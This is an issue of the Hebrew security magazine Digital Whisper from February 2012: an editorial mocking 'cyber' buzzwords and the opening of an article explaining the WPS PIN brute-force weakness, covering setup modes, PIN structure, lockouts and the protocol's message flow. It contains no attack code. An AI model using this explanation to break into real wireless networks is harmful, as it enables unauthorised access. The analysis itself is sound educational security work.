



Digital Whisper

גליון 29, פברואר 2012

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרוייקט:	אפיק קסטיאל
עורכים:	ניר אדר, אפיק קסטיאל
כתבים:	דר' אריק פרידמן, עו"ד יהונתן קלינגר, יהודה גרסטל (Do5), ניצן ברומר, בוריס בולטיאנסקי ואמיתי דן.

יש לראות בכל האמור במגזין Digital Whisper מידע כללי בלבד. כל פעולה שנעשית על פי המידע והפרטים האמורים במגזין Digital Whisper הינה על אחריות הקורא בלבד. בשום מקרה בעלי Digital Whisper ו/או הכותבים השונים אינם אחראים בשום צורה ואופן לתוצאות השימוש במידע המובא במגזין. עשיית שימוש במידע המובא במגזין הינה על אחריותו של הקורא בלבד.

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

ברוכים הבאים לגיליון ה-29 של Digital Whisper! גיליון אחד לפני הגיליון ה-30! שיסמל שנתיים וחצי של פעילות...


אם מסתכלים על אתרי החדשות הישראליים, נראה כאילו אנחנו באמצע מלחמה, אבל לא סתם מלחמה, אלא "מלחמת סייבר"...(!) לפיהם, אתרים ישראלים נפרצים עד כל צעד ושעל, כרטיסי אשראי של אזרחי המדינה נגנבים ומתפרסמים על כל עץ וירטואלי ורענן, הבורסה קורסת, ענף הכלכלה קורס ואנשי ה-IT של כל הבנקים בארץ לא רואים בית...

אבל עם כל הכבוד לכל אותם אתרי חדשות, ועם כל הכבוד למילה "סייבר", ולמלחמה הנוראה הזאת, שאין ממנה מנוס, אני חושב שאותם אתרים די מגזימים.

ראשית, אני שונא את השימוש היום-יומי הזה במילה "סייבר", המילה היפהיפה הזאת נהפכה פתאום לאיזה Buzzword שכל חברת אבטחת מידע החליטה שהיא חייבת להוסיף אותה לברז'ור שלה: "מומחה ללוחמת סייבר", "הגנה מפני מתקפות הסייבר שפוקדות אותנו כיום"... יש בקרוב גם כנס בנושא "לוחמת סייבר" וזה לא עוצר שם. הסיפור עם המילה הזאת מזכיר את אותה השטות שהחלה לפקוד אותנו לפני לא יותר מדי זמן עם הביטוי "Advanced Persistent Threat" כשהתחלנו לראות פתאום בכל מקום את ראשית התיבות "APT".

ושנית, אתרים ישראלים (ואולי קשה להאמין, אבל לא רק ישראלים! כן כן...) נפרצים כל הזמן, ולא מהיום ולא מאתמול שערבים פורצים לישראלים, וישראלים פורצים לערבים. כמו שהסכסוך הערבי-ציוני לא התחיל אתמול, כך הוא לא התחיל אתמול גם בעולם האינטרנט (או "הסייבר" אם תרצו). זה שאתרי חדשות משתמשים בזה וחופרים בנושאים האלה כל כך הרבה בכדי להשיג רייטינג (באופן מציק למדי, אבל מובן - בסופו של דבר זה התפקיד שלהם) זה אחד, אבל זה שפתאום כל בן אדם הופך להיות מומחה ללוחמת סייבר, וכל יום קמות להן חברות שכל יעודן הוא להגן מפני מתקפות סייבר מתוחכמות (קבוצה של חמישה ילדודס עם רשת Botnet שמאיימת לנתק את האינטרנט) והם מאכילים את הציבור שטויות במיץ זה כבר משהו אחר...


שאף אחד לא יעבוד עליכם עם כל מני Buzzwords כאלה ואחרות, אם חברת אבטחה באה אליכם ומודיעה לכם שהיא מומחית ללוחמת סייבר והיא מעוניינת לתת לארגון שלכם את השירותים שלה - הייתי בוחר



אותה בשבע עיניים. כנ"ל לגבי כל מני קורסים שמבטיחים לכם שלאחר שתסיימו אותם תיהיו מומחים ללוחמת סייבר, או שגדולי המומחים במדינה בנושא מתקפות הסייבר יעבירו לכם הרצאות - הייתי מתרחק מהם. ברוב המוחלט של המקרים - השימוש ב-Buzzwords שטותיות שכאלה לאו דווקא מעיד על הבנת החומר או מקצועיות.


אז שתהיה לכם קריאה מהנה ☺

אפיק קסטיאל וניר אדר.



תוכן עניינים

2	דבר העורכים
4	תוכן עניינים
5	Wireless (un)Protected Setup
20	פרו-אקטיבי? האם ניתן לתקוף כדי להגן על מערכת
25	CSRFashing
44	פרשיית Master Gate
55	שימוש במזהה חד חד ערכי לאיתור מאגרי מידע פרוצים
59	דברי סיום



Wireless (un)Protected Setup

מאת: דר' אריק פרידמן

"Everything should be made as simple as possible, but not one bit simpler."

Albert Einstein

מבוא

בדצמבר 2011, חוקר אבטחת מידע אוסטרי בשם סטפן ויבוק (או כפי שהוא מגדיר את עצמו בחשבון Google+ שלו, "infosec enthusiast, doing stuff") פירסם בבלוג שלו [פוסט](#) בנוגע לנקודת תורפה בפרוטוקול WPS (Wi-Fi Protected Setup), פרוטוקול שנועד לאפשר הגדרה והתקנה של רשתות אלחוטיות בצורה פשוטה ובטוחה. הפרוטוקול מיועד לנתבים עבור שוק הבתים והעסקים הקטנים, קהל יעד המורכב ברובו מאנשים לא טכניים. התהליך הרגיל הדרוש להתקנת רשת אלחוטית בטוחה, הכולל בחירת סיסמה ארוכה וקשה לניחוש והזנתה בכל פעם שמחברים התקן חדש לרשת, מהווה מכשול להגדרה תקינה של הרשת בידי אנשים לא טכניים. בעקבות זאת מתכנני פרוטוקול WPS שאפו להפוך את תהליך החיבור לפשוט עד כדי לחיצת כפתור, או הקלדה של מספר קצר, ללא צורך בהתפשרות בחוזק ההגנה על הרשת או חוזק הסיסמה.

בפועל, כפי שסטפן ויבוק הראה, הפרוטוקול עצמו מהווה נקודת תורפה המאפשרת לגורמים לא מורשים להשיג את סיסמת הרשת האלחוטית בזמן קצר יחסית (סדר גודל של מספר שעות עד יום) ולהתחבר אליה כמשתמשים לגיטימיים.

פרצת האבטחה הזאת היא דוגמה מעניינת להרבה מההיבטים המעשיים הקשורים לאבטחת רשתות אלחוטיות (ואבטחת מידע באופן כללי). יום לאחר פרסום נקודת התורפה, חברה בשם Tactical Network Solutions פרסמה [פוסט משלה](#), והודתה שהיא ידעה על היכולת הזאת והשתמשה בה כבר כמעט שנה (למרות שלא היה פירוט מהו בדיוק אופי השימוש), ואף פרסמה כקוד פתוח כלי בשם Reaver שמנצל את נקודת התורפה כדי להשיג את סיסמת הכניסה לרשת מאובטחת. לעולם לא נדע בודאות אם גורמים נוספים גילו את הבעיה בפרוטוקול (ככל הנראה כן) וכמה זמן כבר ידעו עליה. מצב זה מאפיין בעייה כללית באבטחת מידע - אף פעם לא ניתן לדעת בבטחון שמנגנוני האבטחה בשימוש אכן משיגים את מטרותם במלואה. גם אם בקהילה הרחבה מנגנון מסוים נחשב לבטוח, תמיד קיים סיכוי שהאקרים (מטעם עצמם, מטעם גופים פרטיים או מטעם גופים ממשלתיים) מצאו דרך לשבור אותו, והם שומרים על כך בסוד כדי שיוכלו להמשיך ולנצל את הפירצה כל עוד היא קיימת.

הבעייה בפרוטוקול גם ממחישה את הלחצים והאילוצים הפועלים בתכנון מנגנוני אבטחה - מול הצורך ברמת אבטחה גבוהה, יש גם לחצים שיווקיים למצוא פתרון שיהפוך את הטכנולוגיה לקלה לשימוש (לפעמים על חשבון אבטחה), ולחצים כלכליים שדוחפים לפשרות בתכנון המוצר ובמימוש הפרוטוקול כדי להזיל עלויות. כל אלה מחריפים את הבעייה.

רוב הנתבים החדשים המשווקים כיום למגזר הפרטי תומכים ב-WPS, ויצרני הנתבים עדיין מנסים להבין את ההשלכות של הבעיה שהתגלתה בפרוטוקול, וכיצד להתמודד איתה. סביר להניח שיקח פרק זמן משמעותי למצוא פתרון - גם הפתרון הבסיסי של יצור גרסאות קושחה (firmware) חדשות לנתבים, בהן הפרוטוקול יהיה מנוטרל, לא באמת יפתור את הבעייה, מאחר ולשם כך דרוש שבעלי הנתבים (כאמור, ברובם אנשים לא טכניים שספק אם אפילו יגלו על קיום הבעיה) ינקטו בפעולה כדי להתקין את הקושחה.

Wi-Fi Alliance

מימוש פרוטוקול תקשורת לקישור בין מוצרים שונים הוא מלאכה מורכבת. תקשורת אלחוטית מתקיימת בין מגוון רחב של התקנים, ביניהם נתבים, מחשבים אישיים וטלפונים סלולריים, והפרוטוקול ממומש על-ידי מספר רב של יצרנים. כדי להבטיח שהמוצרים השונים יעבדו אחד עם השני בצורה חלקה (interoperability) יש צורך בסטנדרטים מוסכמים שכולם יפעלו לפיהם. לצורך זה הוקם ב-1999 גוף ללא מטרת רווח בשם Wi-Fi Alliance. במרץ 2000 האיגוד השיק את תוכנית Wi-Fi Certified, במסגרתה נבדקת התאמתם של מוצרים לסטנדרט וניתן להם תו תקן. תו זה מאשר שהמוצר נבחן תחת תנאים שונים ומול מגוון של התקנים אחרים כדי לוודא שהוא מתאים לעבודה עם מוצרים מאושרים אחרים. מוצרים שעברו את המבחן רשאים להשתמש בלוגו Wi-Fi Certified. ה-Wi-Fi Alliance מאגד כיום למעלה מ-400 יצרנים, וכמעט כל היצרנים הגדולים של נתבים אלחוטיים מוודאים כי המוצרים שלהם עומדים בסטנדרט.




הגדרת רשת בטוחה באופן פשוט

סטנדרט האבטחה המקובל כיום לאבטחת רשתות אלחוטיות הוא פרוטוקול WPA2 (Wi-Fi Protected Access), המניח סיסמה (או passphrase) אותה מגדירים בשתי נקודות הקצה - הנתב וההתקן המתחבר אליו. עם זאת, כדי לוודא רמת אבטחה גבוהה, הסיסמה צריכה להיות ארוכה וקשה לניחוש, דבר שמסרביל את תהליך הגדרת הרשת. ב-2007 האיגוד הוסיף לסטנדרט מנגנון חדש בשם Wi-Fi Protected Setup, או בקיצור WPS (בשלביו מוקדמים יותר המנגנון כונה Wi-Fi Simple Config, או WSC). המטרה של המנגנון היא לאפשר הקמת רשת המאובטחת באמצעות WPA2 בצורה פשוטה ככל האפשר. במקום להסתמך על הגורם האנושי לצורך הגדרת WPA2 ולצורך יצירת והגדרת הסיסמה, שני ההתקנים האלחוטיים מחליפים ביניהם



Wireless (un)Protected Setup

www.DigitalWhisper.co.il



את הגדרות אבטחת הרשת, כולל הסיסמה. הדרישה בתקן היא שבברירת המחדל המנגנון של WPS יהיה פעיל, כדי שיהיה ניתן להפעיל אותו מיד כאשר מוציאים את המוצר מהקופסה. הפרוטוקול מומש גם במסגרת Windows 7, שם הוא מכונה בשם [Windows Connect Now](#).

על-פי [האתר של Wi-Fi Alliance](#), למעלה מ-200 מוצרים קיבלו את תו התקן מאז השקתו. סביר להניח שלפשוטות החיבור שמציע פרוטוקול זה יש חלק לא מבוטל בהטמעת WPA2 (לפרטים נוספים, דן קמינסקי [פרסם בבלוג שלו](#) סטטיסטיקות מעניינות על התרחבות התפוצה של WPA2 בשנים האחרונות, על-סמך נתונים מ-Wigle). יש לציין שמוצרי אפל אינם תומכים בפרוטוקול, אלא משתמשים בטכנולוגיית AirPort הקניינית של אפל, ולפיכך אינם חשופים להתקפה שתתואר בהמשך.

מה בעצם עושה WPS?

כאמור, WPS נועד לעקוף את הצורך להשתמש בסיסמאות ארוכות ומסורבלות לצורך חיבור הרשת (אם כי "מאחורי הקלעים" הסיסמאות האלה ממשיכות לפעול). לפיכך, הבעייה הבסיסית אותה WPS צריך לפתור היא האימות ההדדי בין שני התקנים על גבי רשת אלחוטית, אותו מספקת סיסמת הרשת. אך כעת נדרש מנגנון חלופי (ופשוט יותר) שיאפשר לשני הצדדים לאמת אחד את השני ולייצר ערוץ מאובטח, שמעליו יוכלו להעביר ביניהם את הגדרות הרשת, כולל הסיסמה עבור WPA2.

המנגנון מציע מספר דרכים לבסס קשר בין נקודת גישה אלחוטית (למשל נתב) לבין התקן (כגון מחשב אישי, מדפסת או טלפון).

1. PBC (Push Button Connect) - המשתמש לוחץ על כפתור (פיזי או וירטואלי) גם בנתב וגם בהתקן האלחוטי שרוצים לחבר לנתב. הלחיצה תפעיל את המנגנון לחלון זמן של שתי דקות. אם במסגרת שתי דקות אלה ההתקן זיהה התקן אחר שהפעיל את המנגנון, הם יתחברו אחד לשני באופן אוטומטי (אם יש יותר משני התקנים פעילים בו-זמנית, לא יתבצע חיבור). בגישה זו אין באמת אימות הדדי של הצדדים, אלא מסתמכים על חלון הזמן הקצר שבו שני ההתקנים מנסים להתחבר בו-זמנית כאינדיקציה לכך שאלה ההתקנים "הנכונים" שאותם המשתמש רצה לחבר.

Add WPS Client

Select a setup method:

☒ Push Button (recommended)

You can either press the push Button physically on the router or press the Button below (soft Push Button).




☐ PIN (Personal Identification Number)

[צילום מסך מממשק ה-web של נתב CG3000 של Netgear. הממשק מציג כפתור וירטואלי המפעיל את פרוטוקול WPS במוד PBC.]

Wireless (un)Protected Setup

www.DigitalWhisper.co.il



2. Out-of-band Configuration - בגישה זו משתמשים בערוץ תקשורת נפרד, כגון כונן USB או ממשקי NFC (Near Field Communication) כדי להעביר הודעות בין ההתקנים, ובפרט מידע שהם יכולים להסתמך עליו לצורך אימות הדדי על גבי הרשת האלחוטית.

3. In-band Configuration - בגישה זו שני הצדדים משתמשים בתווך האלחוטי כדי לוודא ששניהם מסכימים על סוד משותף קצר (מספר בן 4 או 8 ספרות). גישה זו מסתמכת על גורם אנושי שיקרא את המספר מאחד ההתקנים, ויקליד אותו בשני. יש שתי גרסאות של גישה זו, תלוי מי הגורם הקובע את קונפיגורציית הרשת ו"מנהל" את התהליך:

a. Internal Register - במוד זה התהליך מנוהל על-ידי הנתב האלחוטי. כדי להפעיל את התהליך, המשתמש צריך להתחבר לממשק ה-Web של הנתב (דבר שדורש אימות של המשתמש כבעל הרשאות לשינוי הגדרות רשת). בממשק זה הוא יכול להזין מספר סידורי (PIN) המזהה את ההתקן שהוא רוצה לחבר. למשל, מדפסת עם לוחית בקרה יכולה להגדיל מספר בן ארבע ספרות ולהציג אותו על המסך. המשתמש יזין את מספר זה בממשק הנתב, ומכאן הנתב והמדפסת יוכלו להתחבר זה לזה באופן אוטומטי.

Add WPS Client

Select a setup method:

☐ Push Button (recommended)

You can either press the push Button physically on the router or press the Button below (soft Push Button).

☒ PIN (Personal Identification Number)

Enter Client's PIN:


Next

[צילום מסך מממשק ה-web של נתב CG3000 של Netgear. הממשק מאפשר להזין מספר אותו המשתמש קורא מההתקן שהוא רוצה לחבר לרשת, כדי להפעיל את פרוטוקול WPS במוד Internal Registrar.]

b. External Register - במוד זה התהליך מנוהל על-ידי התקן הלקוח. לדוגמה, מערכת ההפעלה Windows 7 תומכת בתהליך זה. היא מאפשרת למשתמש להזין מספר המזהה את הנתב האלחוטי. למשל, זה יכול להיות מספר קבוע בן שמונה ספרות המודפס על תווית על-גבי הנתב. נתבים יקרים יותר יכולים לכלול גם מסך שעל פניו יציגו PIN (Personal Identification Number) המוגרל לצורך החיבור, ובמקרה כזה מותר להם להשתמש בארבע ספרות.




[תווית המודבקת על-גבי הנתב האלחוטי, ועליה מודפס PIN עבור WPS. התמונה נלקחה מהמאמר של סטפן ויבוק.]



[הגדרת נתב ב-Windows 7 על-ידי הזנת ה-PIN המודבק עליו. התמונה נלקחה מ-Windows Connect Now Spec, שם מתואר התהליך המלא.]

כדי לחדד את ההבדל בין הדרכים, נדמיין האקר משועמם שרוצה לגלוש ברשת האלחוטית המוגנת של השכן או של עסק מקומי, ממגרש החניה הקרוב. אם הרשת הותקנה בצורה נכונה (מבחינת הגדרות אבטחה), היא משתמשת בפרוטוקול חזק כגון WPA2, המוגן באמצעות סיסמה חזקה שתהפוך התקפה ישירה ללא מעשית. המנגנון של WPS עשוי לספק דרך לעקוף את תהליך החיבור הסטנדרטי, שבו מספקים סיסמה עבור WPA2. כדי להפעיל את דרך החיבור הראשונה של WPS, ההאקר צריך גישה פיזית לנתב כדי ללחוץ על הכפתור שמפעיל את ה-PBC (Push Button Connect) ומאפשר לו להתחבר, דבר שאינו מעשי בתרחיש המתואר.



כדי להפעיל את דרך החיבור השנייה, Out-of-band configuration, ההאקר צריך גישה לערוץ הנפרד בו מתקיימת התקשורת (למשל להשיג את כונן ה-USB שבו השתמשו להעברת מידע אימות), דבר שגם הוא אינו מעשי בתרחיש זה. כדי להפעיל את דרך החיבור 3א', In-band Configuration with Internal Registrar, ההאקר צריך להיות מסוגל להתחבר לממשק ה-web של הנתב ולהזדהות כמנהל הרשת, וגם זו לא דרך מעשית. כדי להפעיל את דרך החיבור 3ב', In-band Configuration with External Registrar, כל מה שההאקר צריך לדעת זה את ה-PIN של הנתב. לפיכך, שיטה זו חשופה להתקפת Brute Force, בה ההאקר ינסה לנחש את המספר פעמים רבות. מנקודה זו והלאה נתמקד בדרך זו, ונבחן את החשיפה שלה להתקפה כזו.

בטיחות השימוש ב-PIN לאימות

הסטנדרט של WPS מציג שתי חלופות לשימוש ב-PIN. החלופה הראשונה מניחה שלנתב האלחוטי יש מסך המאפשר להציג PIN דינמי. בכל פעם שתהיה הרצה של פרוטוקול WPS, הנתב ייצר PIN חדש ויציג אותו על המסך. במקרה זה, הסטנדרט דורש מספר בן ארבע או שמונה ספרות. עם זאת, כיוון שמסך המציג PIN דינמי ייקר את עלויות הנתב, יצרני נתבים מעדיפים לרוב את החלופה השנייה, שנועדה למקרים בהם אין לנתב דרך "לתקשר" PIN דינמי. במקרים אלה היצרן נדרש לספק מספר אקראי בן 8 ספרות, שלא יהיה תלוי באף תכונה של המכשיר (כלומר, ה-PIN לא יהיה תלוי בדגם המכשיר, או בכתובת ה-MAC שלו).

הבחירה בסטנדרט הייתה בכוונה במספר קצר יחסית, כדי להפוך את התהליך לקל ופשוט יותר. יתר על כן, מתוך 8 הספרות, האחרונה משמשת כספרת Checksum התלויה בספרות האחרות, במטרה לזהות הקלדה שגויה של המספר עוד לפני שמריצים את הפרוטוקול ולאפשר למשתמש לתקן את השגיאה (במקרה של 4 ספרות אין שימוש ב-Checksum). מכאן שבפועל התוקף צריך לנחש במקרה זה 7 ספרות, סך הכל 10,000,000 ערכים אפשריים, שווה ערך בקירוב לניחוש מפתח סימטרי בן 23 סיביות. עבור מחשב זהו מרחב חיפוש מאוד קטן, ולכן כאשר נתב משתמש ב-PIN סטטי לזיהוי, הסטנדרט של WPS מחייב אותו גם לעקוב אחרי נסיונות התחברות כושלים: אם זהו שלושה נסיונות התחברות כושלים בטווח של 60 שניות, הנתב צריך להינעל למשך 60 שניות.

בחישוב פשטני, בקצב של שלושה נסיונות חיבור בדקה, יקח 6.34 שנים לבדוק את כל הערכים האפשריים, ובממוצע יקח 3.17 שנים להגיע לניחוש נכון. זוהי אמנם לא הגנה מושלמת, אך הגנה סבירה בהחלט לתרחיש המדובר, כיוון שפרק הזמן הנדרש הינו ארוך מספיק כדי להפוך את ההתקפה ללא

כדאית. חשוב לציין שהעיכוב שנוצר על-ידי נעילת הנתב עוזר רק במקרה של התקפה מקוונת (online), בה התוקף מבצע פרוטוקול "חי" מול הנתב. כפי שיתואר בהמשך, הפרוטוקול תוכנן מראש לסקל התקפות offline, בהן התוקף מבצע הרצה כושלת של הפרוטוקול מול הנתב, "מקליט" אותה ואחר-כך משתמש בהקלטה כדי לבדוק איזה ערכי PIN "מסתדרים" עם הנתונים שהנתב שלח. במידה והתקפה כזו הייתה אפשרית, מרחב חיפוש של 23 סיביות לא היה מספק להגנה והיה ניתן "לשבור" את הפרוטוקול בקלות.


איך עובד WPS?

פרוטוקול WPS כולל 8 הודעות, והמורכבות שלו נובעת מכך שהוא מנסה להתגונן מפני התקפות שונות ולספק תכונות אבטחה רבות, ביניהן הגנה מפני שידורים חוזרים (Replay Attacks), אימות הדדי, יצירת ערוץ תקשורת מאובטח, ומניעת התקפות offline. בהמשך מופיע תיאור של המרכיבים המרכזיים בפרוטוקול, כדי להבהיר מה נקודת התורפה אותה ניצל סטפן ויבוק בהתקפה שלו, אולם אין כאן מטרה לבצע הצגה ממצה או ניתוח מפורט של הפרוטוקול, ולפרטים נוספים הקורא המעוניין יכול לעיין במקורות המוזכרים בסוף המאמר.

כדי להבין כיצד WPS עובד (ובהמשך, למה הוא לא עובד), נסתכל תחילה על הבעייה היסודית שהוא מנסה לפתור והאתגרים שהיא מציבה. ברמה הבסיסית, שני צדדים צריכים לנצל ערוץ תקשורת לא מאובטח כדי לאמת באופן הדדי שהם מסכימים על סוד קצר משותף (מספר בן 8 ספרות), ולייצר ערוץ תקשורת מאובטח שבו יוכלו להעביר את פרטי הקונפיגורציה עבור הרשת האלחוטית. לצורך יצירת ערוץ תקשורת מאובטח WPS מסתמך על פרוטוקול Diffie-Helman להסכמה על מפתחות. הסטנדרט כולל הגדרה של מספר ראשוני גדול p ובסיס g , אותה מכירים כל ההתקנים התומכים ב-WPS. צד אחד מגריל מפתח פרטי a ושולח לצד השני מפתח פומבי $g^a \bmod p$. הצד השני מגריל מפתח פרטי b ושולח בחזרה מפתח פומבי $g^b \bmod p$. מרגע זה, שני הצדדים יכולים להשתמש במפתח המשותף:

$$g^{ab} \bmod p = (g^a)^b \bmod p = (g^b)^a \bmod p$$

כדי לייצר ערוץ תקשורת מאובטח, בעוד כל גורם שמאזין לתעבורה לא יוכל לייצר את המפתח הסודי המשותף מתוך המפתחות הפומביים שהוחלפו. פרוטוקול Diffie-Helman, עם זאת, חשוף להתקפות Man In The Middle, כלומר גורם הנמצא בין שני הצדדים יכול להחליף את המפתחות העוברים מצד לצד. כאן נכנס השימוש בסוד הקצר המשותף, ה-PIN בן 8 הספרות - סוד זה אינו מספק בפני עצמו כחומר גלם למפתחות שיגנו על הערוץ המאובטח, אך ה"ערבול" שלו ביחד עם מפתחות Diffie-Helman שהוחלפו מאפשר לוודא שהחלפת המפתחות נעשתה בצורה תקינה.



כפי שצויין לעיל, הרצה של הפרוטוקול צריכה להימנע מלהסגיר "רמזים" בהם תוקף יוכל להשתמש להתקפות offline, מאחר ומספר בן 8 ספרות אינו מספיק ארוך כדי לעמוד בפני התקפה כזו. לצורך זה, הפרוטוקול מסתמך על העקרון של הוכחות באפס-ידע (ראו סקירה רחבה יותר של הנושא [בכתבה מגילון 9](#)), והתהליך נעשה בשלבים - תחילה כל צד "מתחייב" לערך מסויים, ורק אחרי ששני הצדדים מתחייבים, הם מגלים את הנתונים ששימשו ליצירת ההתחייבויות. יתר-על-כן, ה-PIN מחולק לשני חלקים, PIN1 ו-PIN2 וכל צד חושף מידע על PIN2 רק אחרי שבדק שהצד השני מכיר את PIN1.


להלן תיאור הפרוטוקול (הדיאגרמה נלקחה מהמאמר של סטפן ויבוק, ומבוססת על [Windows Connect Now Spec](#)):

M1	Enrollee → Registrar	N1 Description PK _E	Diffie-Hellman Key Exchange
M2	Enrollee ← Registrar	N1 N2 Description PK _R Authenticator	
M3	Enrollee → Registrar	N2 E-Hash1 E-Hash2 Authenticator	
M4	Enrollee ← Registrar	N1 R-Hash1 R-Hash2 E _{KeyWrapKey} (R-S1) Authenticator	prove possession of 1 st half of PIN
M5	Enrollee → Registrar	N2 E _{KeyWrapKey} (E-S1) Authenticator	prove possession of 1 st half of PIN
M6	Enrollee ← Registrar	N1 E _{KeyWrapKey} (R-S2) Authenticator	prove possession of 2 nd half of PIN
M7	Enrollee → Registrar	N2 E _{KeyWrapKey} (E-S2 ConfigData) Authenticator	prove possession of 2 nd half of PIN, send AP configuration
M8	Enrollee ← Registrar	N1 E _{KeyWrapKey} (ConfigData) Authenticator	set AP configuration

Enrollee = AP Registrar = Supplicant = Client/Attacker PK _E = Diffie-Hellman Public Key Enrollee PK _R = Diffie-Hellman Public Key Registrar Authkey and KeyWrapKey are derived from the Diffie-Hellman shared key. Authenticator = HMAC _{Authkey} (last message current message) E _{KeyWrapKey} = Stuff encrypted with KeyWrapKey (AES-CBC)	PSK1 = first 128 bits of HMAC _{AuthKey} (1 st half of PIN) PSK2 = first 128 bits of HMAC _{AuthKey} (2 nd half of PIN) E-S1 = 128 random bits E-S2 = 128 random bits E-Hash1 = HMAC _{AuthKey} (E-S1 PSK1 PK _E PK _R) E-Hash2 = HMAC _{AuthKey} (E-S2 PSK2 PK _E PK _R) R-S1 = 128 random bits R-S2 = 128 random bits R-Hash1 = HMAC _{AuthKey} (R-S1 PSK1 PK _E PK _R) R-Hash2 = HMAC _{AuthKey} (R-S2 PSK2 PK _E PK _R)
--	--

1	2	3	4	5	6	7	0
1 st half of PIN				checksum			
				2 nd half of PIN			

